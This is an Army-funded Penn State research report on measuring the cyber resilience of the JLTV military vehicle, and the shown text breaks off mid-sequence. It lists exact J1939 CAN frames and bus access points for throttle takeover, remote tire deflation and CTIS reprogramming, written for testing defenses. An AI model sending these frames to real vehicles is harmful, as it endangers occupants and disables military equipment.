



PennState
Applied Research
Laboratory

Final Report:
**Determining a Quantitative Measurement of
Cyber Resilience (QMoCR) on Military Ground
Vehicles (MGV)**

Dr. Sidney Smith
Aberdeen Proving Ground
Research Triangle Park Division P. O. Box 12211
(586) 282-4970
sidney.c.smith24.civ@mail.mil

Prepared by:
The Pennsylvania State University
Applied Research Laboratory
P.O. Box 30
State College, PA 16804-0030

Point of Contact:
Project PI: Brian Murphy
814.865.9036
bjm206@arl.psu.edu

REPORT DOCUMENTATION PAGE				Form Approved OMB No. 0704-0188	
Public reporting burden for this collection of information is estimated to average 1 hour per response, including the time for reviewing instructions, searching data sources, gathering and maintaining the data needed, and completing and reviewing the collection of information. Send comments regarding this burden estimate or any other aspect of this collection of information, including suggestions for reducing this burden to Washington Headquarters Service, Directorate for Information Operations and Reports, 1215 Jefferson Davis Highway, Suite 1204, Arlington, VA 22202-4302, and to the Office of Management and Budget, Paperwork Reduction Project (0704-0188) Washington, DC 20503.					
PLEASE DO NOT RETURN YOUR FORM TO THE ABOVE ADDRESS.					
1. REPORT DATE (DD-MM-YYYY) 2023		2. REPORT TYPE Final		3. DATES COVERED (From - To) 26 Aug 2021-25 Feb 2023	
4. TITLE AND SUBTITLE Determining a Quantitative Measurement of Cyber Resilience on Military Ground Vehicles				5a. CONTRACT NUMBER W911NF-21-2-0240	
				5b. GRANT NUMBER 	
				5c. PROGRAM ELEMENT NUMBER 	
6. AUTHOR(S) Brian Murphy				5d. PROJECT NUMBER 	
				5e. TASK NUMBER 	
				5f. WORK UNIT NUMBER 	
7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES) The Pennsylvania State University Applied Research Labotatory Office of Sponsored Programs 110 Technology Center Building University Park, PA 16802-7000				8. PERFORMING ORGANIZATION REPORT NUMBER 	
9. SPONSORING/MONITORING AGENCY NAME(S) AND ADDRESS(ES) US ARMY ACC-APG-RTP W911NF 800 Park Office Drive Suite 4229 Research Triangle Park, NC 07709				10. SPONSOR/MONITOR'S ACRONYM(S) ARMY	
				11. SPONSORING/MONITORING AGENCY REPORT NUMBER 	
12. DISTRIBUTION AVAILABILITY STATEMENT Distribution Statement A: Approved for Public Release; Distribution is Unlimited					
13. SUPPLEMENTARY NOTES 					
14. ABSTRACT This document consists of a brief description of what a Quantitative Measurement of Cyber Resilience (QMoCR) means and why it's important, the methodology for the implementation of QMoCR on vehicles, the testable threats that were developed for evaluation of QMoCR on the target JLTV, and how the code that measures vehicle responses to the threats functions. While this document is focused on the JLTV many of the testable threats are also applicable to other commercial and Military Ground Vehicles (MGVs).					
15. SUBJECT TERMS 					
16. SECURITY CLASSIFICATION OF:			17. LIMITATION OF ABSTRACT SAR	18. NUMBER OF PAGES 54	19a. NAME OF RESPONSIBLE PERSON Brian Murphy
a. REPORT U	b. ABSTRACT U	c. THIS PAGE U			19b. TELEPHONE NUMBER (Include area code) 814-865-9036

Foreword

This document consists of a brief description of what a Quantitative Measurement of Cyber Resilience (QMoCR) means and why it's important, the methodology for the implementation of QMoCR on vehicles, the testable threats that were developed for evaluation of QMoCR on the target JLTV, and how the code that measures vehicle responses to the threats functions. While this document is focused on the JLTV many of the testable threats are also applicable to other commercial and Military Ground Vehicles (MGVs).



Figure 1 JLTV A1

Table of Contents and Appendixes

Foreword.....	2
Table of Illustrations and Images.....	4
Section 1 – Statement of the Problem Studied - The QMoCR Effort Summary.....	5
Section 2 - QMoCR Methodology	5
Section 3 - The CONOPS for Cyber Attacks on Military Ground Vehicles	6
Mode 1 – Malicious device implanted on MGV.....	6
Mode 2 – Malware installed on MGV	7
Mode 3 - Malware built into vehicle.....	7
Section 4 - Military Ground Vehicle Cyber Attack Threat Areas.....	8
Section 5 - MGV Cyber Attack Types and Nature of Threats	8
Vehicle Data Bus Network Threat Types.....	8
Vehicle Data Bus Network Threat Natures	9

Section 6 - MGCV Cyber Attack Threat Examples	9
Section 7 - MGCV Testable Threats.....	10
Section 8 - QMoCR Testable Threat Matrix	11
Where to access data buses	12
1) Mobility Threats.....	14
1.1 Throttle takeover (PGN 0).....	14
1.2 Deflate left front tire.....	16
1.3 Reprogram CTIS module firmware.....	18
2) Observability Threats	22
2.1 Headlight activation	22
2.2 Front window defroster grid activation	24
3) Weapons Employment Threats.....	25
3.1 Vehicle attitude sensor signal takeover	25
3.2 Vehicle suspension system takeover	26
3.3 Hydraulic system overheat	29
Section 9 – Testable Threat Implementation	30
Testable threat hardware requirements	31
Section 10 - CANDO Software	33
Summary	33
Application	33
Configuration	38
Tests	39
On-Vehicle JLTV A1 Test Results	39
Section 11 – Conclusion – Summary of the Most Important Results	40
Section 12 - Acknowledgements.....	40
Appendix 1 - Other Vehicles Modeled for Demonstration of QMoCR Concepts	41
Appendix 2 - CTIS PASTA Add-On.....	45
Summary	45
CTIS PASTA add-on system details.....	45
Communicating with the CTIS module	47
Specific CTIS CAN messages.....	47
Known messages regularly transmitted by the CTIS module.	47
Messages transmitted to the CTIS module.....	47

Appendix 3 – Operational Mode Summary (OMS) Structure	49
Bibliography	53

Table of Illustrations and Images

Figure 1 JLTV A1	2
Figure 2 MGVs on stationary train cars CONUS.....	6
Figure 3 Tactical vehicle being shipped on commercial vehicles OCONUS	6
Figure 4 MGV maintainer computer and applications.....	7
Figure 5 The semi-autonomous JLTV based NMESIS SSM launcher system.....	10
Figure 6 JLTV family of vehicles	11
Figure 7 JLTV A1 3G Diagnostics/Telematics module	12
Figure 8 Location of connector MC14 (arrow 4).....	13
Figure 9MC14 Diagnostic connector pinout	13
Figure 10Location of connector R9 (arrow #)	13
Figure 11 R9 Diagnostic connector pinout.....	14
Figure 12 JLTV dashboard instrument showing engine speed (under threat).....	15
Figure 13 JLTV DSDU (Drivers Side Display Unit) CTIS tire pressures (under threat).....	16
Figure 14 CTIS add-on system for PASTA.....	17
Figure 15 JLTV DSDU CTIS tire pressure targets (under threat).....	18
Figure 16 JLTV headlights (under threat).....	23
Figure 17 JLTV window defroster grid button (under threat).....	24
Figure 18 JLTV DSDU screen showing vehicle attitude (not under threat).....	26
Figure 19 JLTV showing suspension system (under threat).....	27
Figure 20 JLTV DSDU screen showing hydraulic temperature (not under threat)	30
Figure 21 Peak systems P-CAN USB CAN adapter device	31
Figure 22 Pin assignments on the P-CAN USB Device.....	32
Figure 23 Commercially available PCAN-USB to 9 pin adapter.....	32
Figure 24 Accessing CANDO via AutoCanTestGUI.exe.....	33
Figure 25 CANDO landing page	34
Figure 26 Open canfig.config file	35
Figure 27 Edit canfig.config file flag	35
Figure 28 Additional edit canfig.config file flag	36
Figure 29 Press start button to begin testing	36
Figure 30 Instructions for executing the individual threat tests.....	37
Figure 31 Click start again to execute individual threat tests.....	37
Figure 32 Individual threat test end sequence	38
Figure 1 CTIS PASTA ad-on system.....	45
Figure 2 CTIS module connector wiring	45
Figure 3 IPEH PASTA side connector.....	46
Figure 4 IPEH CTIS side connector	46

Section 1 – Statement of the Problem Studied - The QMoCR Effort

Summary

The US Army Combat Capabilities Development Command (CCDC) Army Research Laboratory (ARL) desired to perform foundational research into the Quantitative Measurement of Cyber-Resilience (QMoCR) for military ground vehicles. This document lays out the Pennsylvania State Universities, Applied Research Laboratories (PSU-ARL) participation in this effort. PSU-ARL developed a set of recognizable and real vehicle cyber threats then generated and tested the on vehicle portion of the QMoCR threat analysis code stack on a production Military Ground Vehicle (MGV). Cyber-resilience, in this context, is the ability of systems to resist, absorb, and recover/adapt to a cyber-compromise/attack after the compromise occurs, during execution of a mission. This research aimed to solidify a foundation upon which the DoD community can establish technically rigorous, science-based, repeatable, automated, and affordable methods to measure cyber-resilience of military engineered artifacts.

Section 2 - QMoCR Methodology

PSU-ARL has 25 years of experience working with MGVs, 15 of which have been dealing with the issue of cyber threats to these assets. As such PSU-ARL came into this effort understanding what the threats were and how they can be employed. Additionally PSU-ARL has worked with many different defensive systems for cyber threats to vehicles, so there is an understanding of how a vehicle should or should not react when subjected to a cyber threat.

Measuring resilience to cyber threats potentially involves many different responses to an attack by dissimilar protective system designs (bonware). The ideal response is one that immediately eliminates the threat. Narrowly focusing on the threats specific sliding scale effectiveness can miss the larger picture of overall system performance.

There is a possibility that the bonware response to a threat, while completely effective in dealing with a sub-system threat, leaves the larger host system not or only partially functional. The protected sub-system may return to normal operation, but the bonware has caused other previously unaffected sub-systems to operate with degraded performance. As just one example, many (e.g. MITM) bonware designs will completely isolate a compromised sub-system to deal with a threat. Absent the threat, the effected sub-system will return to normal performance. However, if the isolated sub-system is critical to the functioning of the overall system, the bonware can not be considered successful because the overall system can no longer function as designed.

When developing a framework for quantitatively measuring the effectiveness of bonware systems, it is important to evaluate components of the temporal and physical success of the response to an attack on both the micro and macro system levels.

So, the QMoCR methodology was to develop a set of threats to the target JLTV platform that would be widely recognized as such. The threats must span the broad surface of potential attack vectors and vehicle

sub systems under threat. When this was done, code was developed to evaluate these attacks against varying effective defenses in a programmatic structure that allowed for:

- Operator safety when executing tests
- Threat additions/substitutions using a common structure
- Compatibility with multiple operating systems (Windows/Linux)
- Easy applications to other MGVs
- Open source data elements
- Scalable scoring structure

This document will lay out the steps followed to achieve these goals.

Section 3 - The CONOPS for Cyber Attacks on Military Ground Vehicles

The Concept Of Operations (CONOPS) for implementing a cyber attack on a Military Ground Vehicles (MGV) has three primary modes of employment.

Mode 1 – Malicious device implanted on MGV

MGVs can have malicious devices implanted on them. Data buses that go between Electronic Control Units (ECUs) on MGVs are not physically secured, are easily identifiable (specific connectors, wire colors, etc.) and externally accessible. MGVs are frequently shipped using commercial carriers, which makes them vulnerable to implanting outside of military facilities.



Figure 2 MGVs on stationary train cars CONUS



Figure 3 Tactical vehicle being shipped on commercial vehicles OCONUS

There is a wide variety of programmable data bus connected hardware available for purchase worldwide (Ublox C100-U9K for example). Some of these systems are sold with radio frequency interfaces including cellular that can be used to trigger an attack when implanted on a vehicle. Many of these systems also

support GPS inputs that can be used for location triggered attacks. These devices are intended to be used for commercial purposes (garage doors, security gates, HVAC systems etc.) but are repurposed because of their programmable interfaces.

Once implanted to the vehicle these devices can launch attacks on the data bus when triggered.

Mode 2 – Malware installed on MGV

MGVs can have malicious code implanted on them while undergoing maintenance or upgrades. Computer based tools (typically laptops) that connect to the vehicles data buses are used to repair and modify MGVs. These computers run software applications from a number of suppliers and require frequent updates to add new capabilities, address known issues and in some cases refresh software licenses. These computers are allocated to uniform maintainers organizationally and maintained under standard DoD controls. Contractor FSR (Field Service Representatives) technicians typically have computers provided to them and maintained by their employers for these purposes.




Figure 4 MGV maintainer computer and applications

FSRs will also use these computers for more general purposes like email over civilian computer networks. This makes these laptops more vulnerable to malware attacks. Because many of the software applications running on the computers are narrowly distributed and highly proprietary, the detection of application specific vulnerabilities using common tools is more challenging.

Once malicious code is implanted on a maintainer computer it can be automatically uploaded to the vehicle as a background process when connected to the vehicles data bus. Triggering the malicious code can be:

- Time based including random
- PLI (Position Location Information) based for vehicles with this information on the data bus
- Other

Mode 3 - Malware built into vehicle

MGVs can have malicious code implanted on them when manufactured. MGVs are made up of components from many different suppliers (engine, transmission, brakes, etc.). Some of these

components use data bus connected ECUs and have their own specific coding packages that are developed and maintained by the suppliers.

The code that is provided by the suppliers can have proprietary components developed by other companies. At any point in this chain a vulnerability can be introduced that because of the layered proprietary nature of the code will be harder to detect as there is no one master over the code.

Once malicious code is implanted on the vehicle at manufacture it can be enabled using the same techniques described in Mode 2.

Section 4 - Military Ground Vehicle Cyber Attack Threat Areas

How a data bus threat can impact an MGVs can be broken into three areas:

1. Mobility Threats

- A vehicle will not function because a cyber-originated threat renders the vehicle unable to start or incapable of moving.
- A vehicle cannot be controlled by the operators because a cyber-originated threat takes control of certain vehicle functions.
- A vehicle suffers immobilizing or damaging incident because of a cyber-originated threat.

2. Observability Threats

- PLI (Position Location Information) identification is enabled because a cyber-originated threat makes the vehicle more detectable to a red force.

3. Weapons Employment Threats

- A weapons system cannot be used because a cyber-originated threat renders the weapons system inoperable.

Section 5 - MGV Cyber Attack Types and Nature of Threats

The areas listed in Section 4 only cover how and where the threats impact the vehicle. They say nothing about how the threat is implemented in the vehicle data bus. If the same threat nature (for example a single message command attack) can be used to cover all three areas any evaluation of resiliency will have limited utility because the available threat space is much wider than what is being used. In order for the evaluation to be widely valid it must also span the type and nature of possible vehicle network threats including:

Vehicle Data Bus Network Threat Types

- Industry wide vehicle network open standard data bus messages (SAE, ISO, etc.) that can be misused to initiate vehicle network threats.
- Manufacture proprietary vehicle data bus messages that can be used to initiate vehicle network threats.
- Manufacturer diagnostic packages that use specific purpose data bus messages for testing. Many of these messages can be repurposed to initiate vehicle network attacks.

- Zero day (otherwise unknown) vehicle network threats that are discovered by network scanning, penetration testing, flash file decoding and analysis.

Vehicle Data Bus Network Threat Natures

- Single message vehicle network attacks.
- Repeated message vehicle network attacks.
- Sequence of messages vehicle network attacks
- Module reprogramming on the vehicle network to embed triggerable threats

Section 6 - MGV Cyber Attack Threat Examples

The following are examples of data bus originated cyber attack threats that can be enabled on MGVs and other vehicles. These threats are recognized by the MGV community as potentially mission compromising. As such they were the basis for the threat implementation described later.

Throttle takeover - On threat activation operator loses control of vehicle engine throttle. Throttle demand will be raised to 20% and fixed. This value can be adjusted down to 0% (forced idle) if there are safety concerns. The vehicle cannot be used under this condition.

Deflate tire - On threat activation passenger side rear tire will begin to deflate to 0 psi. This is a dangerous/performance limiting condition to operate under.

Reprogram CTIS (Central Tire Inflation System) module firmware - On threat activation pre programmed tire pressure targets in the CTIS module are changed to dangerously lowered values. After this happens tire pressures will be altered to track these dangerous new targets. This is a dangerous/performance limiting condition to operate under.

Front window defroster grid activation - On threat activation front window heater grid turns on. Infrared signature of vehicle will increase allowing for greater detectability to enemy forces.

Headlight activation - On threat activation front headlights will turn on. Operator will not be able to override. Visual signature of vehicle will increase allowing for greater detectability (especially at night) to enemy forces.

Vehicle attitude sensor signal takeover - On threat activation vehicle attitude signal appears to indicate a 30 degree tilt to the passengers side. At this attitude the interlocks on the weapons system will not release and the weapons system cannot be employed.



Figure 5 The semi-autonomous JLTV based NEMESIS SSM launcher system

Vehicle suspension adjustment takeover - On threat activation vehicle will begin to un-recoverably lean to an actual 20 degree drivers side front down position. At this attitude the interlocks on the weapons system will not release and the weapons system cannot be employed. At this attitude the vehicle will be limited to second gear only operation limiting attainable speed (approx. 25mph). This is a dangerous/performance limiting condition to operate under.

Hydraulic system overheating - On threat activation vehicle will throw a hydraulic system temperature fault. This will disable further operation of the suspension and parts of the hydraulic system. The interlocks on the weapons hydraulics system will not release and the weapons system cannot be employed. Depending on the vehicles configuration there can also be other disabling effects. Under this condition the vehicle may also be limited to second gear only operation limiting attainable speed (approx. 25mph). This is a dangerous/performance limiting condition to operate under.

Section 7 - MGVT Testable Threats

The testable threats described in this documents will span the threat areas listed previously. Section 8 will lay out the testable threats developed for each area, how they are physically implemented on the platform and how they can be evaluated for success or failure. Accompanying each on vehicle threat will be a basic description of how each threat could be implemented on the PASTA (Portable Automotive Security Testbed with Adaptability) table top system so that demonstrations are not limited to actual MGVTs.

In all cases the threats will utilize the vehicles SAE (Society of Automotive Engineers) J1939 variant heavy truck CAN (Controller Area Network) data bus developed by the Bosch corporation in the 1980s and used on nearly all modern vehicles. This CAN data bus connects the various modules on the vehicle and is used for:

- Sensor data sharing
- Command and control
- Module programming

- Diagnostics
- Configuration management

Absent the CAN network the threat space on a vehicle is very limited and manufacturer specific.

Section 8 - QMoCR Testable Threat Matrix

This section of this document details the testable threats developed for each focus area, how they are physically implemented on the platform and how they can be evaluated for success or failure. Accompanying each on vehicle threat will be a description of how each threat could be implemented on the PASTA table top system.

Initial test scoring in this document only refers to the evaluation performed at platform by PSU-ARL before test data is passed to AutoCRAT (Automated Cyber Resilience Assessment Tool) for complete composite scoring. Some of the threats will have built in resiliency tests for defenses.

The threat set in this document is not comprehensive but intended to cover the three focus areas with a variety of testable threats that span the range of threat types seen in each focus area thereby not being repetitive. These threats can and will evolve as the testing moves forward and the baseline system matures and can handle more sophisticated sets.

The JLTV A1 was selected as the target test vehicle because it is a newly fielded, widely utilized and state of the art platform. The JLTV incorporates data network design concepts that will be seen in future platforms so any threats and cyber defensive technologies will remain viable for other systems.



Figure 6 JLTV family of vehicles

The threats target the control modules on the vehicle. The control modules interpret the operators commands into vehicle actions. The control modules communicate over the vehicles data buses. The target JLTV A1 has five primary J1939 CAN data buses and one J1708/1587 data bus that can be utilized for threat development and testing:

- CAN 1 – Engine CAN (ENJ1939), This data bus covers the major powertrain components.
- CAN 2 – Chassis CAN (CBJ1939), This data bus covers the major cab/chassis and electrical power distribution components.
- CAN 3 – Suspension CAN (SPJ1939), This data bus covers the major components in the automatically height adjustable suspension system.
- CAN 4 – Sensor CAN (SNJ1939), This data bus that covers a large number of chassis/suspension sensor data that does not flow on the other data buses.
- CAN 5 – ABS CAN (ABSCAN), This data bus covers sub components of the ABS (Antilock Brake System) and ESP (Electronic Stability Program) system. This data bus is exclusively used by the Bendix manufactured brake system components.
- J1708/1587 – ATA Data Bus (J1587), This data bus is utilized by a number of sub-systems on most MGVs. On the JLTV A1 it is only used by the ABS/ESP system for low level functions.

While each data bus can be thought of as separate, on the JLTV A1 they are almost all (except CAN 5) tied together by a single device called the 3G module that has connection points to each data bus and moves data between buses as needed. This module is used for diagnostics and telematics and as such needs to access all vehicle data in order to turn operator commands into actions.




Figure 7 JLTV A1 3G Diagnostics/Telematics module

Where to access data buses

For the current testable threat set only CAN1, CAN2 and CAN4 need to be accessed.

The CAN 1(ENJ1939), CAN 2(CBJ1939) data buses can be accessed by connecting to the appropriate pins on the diagnostic connector MC14 in the center dashboard of the vehicle using a standard Deutsch products HPD10 mate connector.




Figure 8 Location of connector MC14 (arrow 4)




Figure 9 MC14 Diagnostic connector pinout

The CAN 4(SNJ1939) data bus can be accessed by connecting to the 3 pin port connector R9 behind the passenger's side dashboard panel of the vehicle using a standard Deutsch products DT04-3P mate connector.




Figure 10 Location of connector R9 (arrow #)




Figure 11 R9 Diagnostic connector pinout

1) Mobility Threats

1.1 Throttle takeover (PGN 0)

This attack gets its name from the message description for this function in SAE J1939-71. PGN 0 is intended to be used for normal engine control but can be abused by attackers. This type of attack takes control of the throttle from the operator. It can be maliciously used to send the engine power anywhere from full throttle to forced idle. It is performed by sending a repetitive throttle override message on the data bus that the engine is connected to (CAN 1). Since the operator loses control of the vehicle when active it is considered a mobility threat.

This threat message is widely understood and normally used by traction control systems, torque limit requests during shifting by the transmission and other vehicle systems like pumps that require independent or override throttle control.

For purposes of this test it was implemented using a third party device added to the data bus at connector MC14 sending the attack message stream.

Effect

On threat activation operator loses control of vehicle engine throttle. Throttle demand will raise the engine speed to 950 rpm. The engine speed rise could be to any speed but is limited for safe implementation on an actual vehicle.



Figure 12 JLTV dashboard instrument showing engine speed (under threat)

On Platform Method

Attack initiation

On the engine data bus (CAN 1) repetitively send the single activation message.

ID:0C000003 Data:CA 40 1F 79 FF FF FF FF (send every 10ms to maintain attack)

Attack detection

Read

ID:0CF00400 Data: __ __ __ XX YY __ __ __ (engine speed data in bytes 4 and 5)

Note: The __ indicates 1 byte of data where the value is not relevant to what is being performed.

Note: convert YYXX (endian format) from hex to decimal then multiply by 0.125 to get RPM.

Where

Bytes 4 and 5 are related to SPN 190 - Engine Speed (see SAE J1939-71)

If speed maintains 950 rpm then the attack is succeeding if not and the engine speed returns to the 700 rpm idle then attack is being defended against and has failed.

PASTA Equivalent

Use PASTA message for “SG_accelerator_pedal_operation_indicator” to implement same functionality

Initial Test Scoring

The threat test was performed under idle conditions (no operator throttle input). The performance of a defense was scored by evaluating the time in a given window that the threat has control of the throttle (engine speed at 950 rpm).

ADF (Army Research Laboratory developed Active Defense Framework) or other can be fitted to the vehicle to act as a defensive mechanism. The performance of the defense can be tuned for variable levels of performance (0 to 100%).

1.2 Deflate left front tire

This type of attack takes control of the Central Tire Inflation System (CTIS) found on many MGVs from the operator. It can be maliciously used to send a deflate command message to any tire on the vehicle. It is performed by sending a sequence of different messages on the data bus that the CTIS system is connected to (CAN 1).

Since the tire will rapidly deflate the operator can lose control of the vehicle or be forced to stop and attempt to rectify the condition when active. This is why it is considered a mobility threat. Operating the JLTV A1 with a flat tire can lead to loss of performance, vehicle damage and disablement.

This type of event is normally used by CTIS laptop computer based diagnostics tool to troubleshoot problems with the system by independently actuating the system in ways that are not normally allowed.

For purposes of this test it was implemented using a third party device added to the data bus at connector MC14 sending the attack message stream.

Effect

On threat activation the drivers side front tire was deflated to 0 psi in approximately 300 seconds. The operator was not notified by the vehicle of this nor was it initially be detectable due to ambient noise levels in vehicle. As far as the vehicle is concerned this was a normal event on the vehicle initiated by a maintainer.




Figure 13 JLTV DSDU (Drivers Side Display Unit) CTIS tire pressures (under threat)

Method

On engine data bus (CAN 1) send a proprietary message to access CTIS modules internal command structure then send single message to deflate specific tire (passenger side rear).

Attack initiation

J1939 Deflate left front tire sequence messages:

- I. ID:18EF33F9 Data:C4 C0 00 FF FF FF FF FF (send once to enter diagnostic mode)
- II. ID:18EF33F9 Data:76 01 08 FF FF FF FF FF (send once to deflate left front tire)
- III. ID:18EF33F9 Data:76 00 04 FF FF FF FF FF (stop deflation if desired)

Note: transmit each message only once and there are no timing constraints on how these messages are sent.

Attack detection

Read the following value at 30 second intervals

- I. ID: 18EF33F9 Data:76 01 09 FF FF FF FF FF (send once to actuate hold pressure LF):
- II. ID: 1CFFE533 Data: __ __ __ __ __ __ XX __ (read - tire pressure will be byte 7).

Note: The __ indicates 1 byte of data where the value is not relevant to what is being performed.

Note: The decimal read pressure value will be double the actual pressure. For example, if you read hexadecimal 50h convert it to decimal 80 then halve it to get 40 psi.

If left front tire pressure is decreasing relative to the condition before attack initiation then attack is succeeding if not then attack has failed.

PASTA Equivalent

Civilian vehicles (which PASTA represents) do not utilize CTIS. Adding a 3rd party module like CTIS to PASTA data bus should not alter performance of base system. So a CTIS module (PSU-ARL provided) was added to PASTA system data bus and the same activation routine was utilized.




Figure 14 CTIS add-on system for PASTA

Test Scoring

The threat test was performed under idle conditions. The performance of a defense was scored by evaluating the time in a given window that the threat had control of tire deflation.

ADF (or other) can be fitted to the vehicle to act as a defensive mechanism. The performance of the defense can be tuned for variable levels of performance (0 to 100%).

1.3 Reprogram CTIS module firmware

This type of attack reprograms the tire pressure targets of the Central Tire Inflation System (CTIS) found on many MGVs. It can be maliciously used to alter the tire pressure targets creating unsafe operating conditions (overinflation/underinflation) and poor vehicle performance in terrain. It is performed by sending a sequence of proprietary messages on the data bus that the CTIS system is connected to (CAN 1).

Since the tires will purposefully track incorrect pressure targets when this threat is enabled the operator can lose control of the vehicle or be forced to stop and attempt to rectify the condition when active. This is why it is considered a mobility threat. Operating the JLTV A1 with incorrect tire pressure targets can lead to vehicle damage and disablement.

This type of event is normally used by CTIS laptop computer based diagnostic tool to reprogram the tire pressure targets based on solid engineering reasons and with the approval of the vehicle managers.

For purposes of this test it was implemented using a third party device added to the data bus at connector MC14 sending the attack message stream.

Effect

On threat activation pre programmed tire pressure targets in the CTIS module are changed to lowered (or raised) values. After this happens tire pressures will automatically be altered to track these targets. Operator will not be notified of this nor will it initially be detectable due to ambient noise levels. Because the bad pressure targets are programmed into the system the vehicle will treat them as if they were good pressure targets. No faults will be generated by these targets.



Figure 15 JLTV DSDU CTIS tire pressure targets (under threat)

Method

On the engine data bus (CAN 1) send a sequence of proprietary messages to access CTIS modules internal command structure then send additional sequence of messages to reprogram CTIS pressure targets.

Attack initiation

Read current CTIS tire PSI targets from the module.

Send:

- I. ID:18EF33F9 Data: 00 D1 FF FF FF FF FF FF
- II. ID:1CEC33F9 Data: 11 03 01 FF FF FF FF FF
- III. ID:18EF33F9 Data: FF 00 C0 FF FF FF FF FF
- IV. ID:1CEC33F9 Data: 11 0A 01 FF FF 00 EF 00

Note: Each message must be sent once in the order listed below. No specific time delay is required between messages.

Receive:

